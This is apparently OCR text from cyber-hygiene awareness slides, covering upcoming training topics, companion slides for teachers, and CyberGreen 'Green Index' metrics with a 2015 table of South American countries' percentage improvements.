
Coming soon:

- **Securing Computers**
- **Malware**
- **Two Factor Authentication**
- **Home Networks**


Companion <u>slides to be used by anyone to</u>:

- **deliver presentations and training**
- **be used by teachers at schools**
- **formats: .ppt, .odp, .pdf**

Use metrics to detect/encourage improvements: **We Need to Improve Cyber Health Globally**



Use metrics to detect/encourage improvements: **Global Green Index (Vulnerable + Infected)**



Source: https://stats.cybergreen.net/

Use metrics to detect/encourage improvements: **South America Green Index**

This map shows the Green Index value on **September 27, 2015 (UTC)** for each country.

Country	% Improvement
Venezuela, Bolivarian Republic Of	150.0
Chile	125.0
Brazil	85.71
Bolivia	68.75
Uruguay	57.14
Suriname	52.38
Colombia	37.5
Argentina	37.5

Source: https://stats.cybergreen.net/

Thank You!

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